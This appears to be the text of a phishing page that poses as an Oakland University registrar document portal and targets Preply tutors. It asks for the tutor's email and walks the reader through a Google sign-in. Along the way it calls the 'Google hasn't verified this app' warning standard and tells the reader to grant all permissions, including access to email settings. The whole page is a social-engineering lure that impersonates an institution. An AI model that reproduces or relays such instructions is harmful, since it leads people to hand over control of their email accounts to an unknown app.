OU
EST. 1910
Oakland University
Docendo Discimus
Accessing Secure Document Portal...
OU
1910
Secure Document Portal
Office of the Registrar • Academic Records Division
📋 Official University Communication
You are accessing an official document from Oakland University. This document is protected and requires authentication through your Google account. Please follow the authentication steps carefully to proceed.
👨🏫 Preply Tutor Verification
This document has been shared with you by a Oakland University student through Preply's online tutoring platform. To ensure secure access and verify your identity, please enter your Preply tutor email address below.
⚠️ Important: Use the exact email address associated with your Preply tutor account
📝 Quick Authentication Steps
- Step 1: Select your Preply email account (or click "Use another account" if not listed)
- Step 2: Click "Continue" on the verification screen
- Step 3: Click "Select all" to grant permissions, then click "Continue"
What to Expect During Authentication
1
Choose Your Account
Select the email you entered above from the list. If it's not shown, click "Use another account" and sign in.

Action Required: Select your Preply email account or click "Use another account" if not visible.
2
Application Verification Screen
You will encounter a screen stating "Google hasn't verified this app." This is standard for institutional document systems that are not publicly available applications.

Action Required: Click "Continue" to proceed with authentication.
3
Grant Permissions
The system will request permission to access your email settings. This allows the document portal to verify your institutional email address.

Action Required: Click "Select all" at the top to grant all permissions, then click "Continue" to proceed.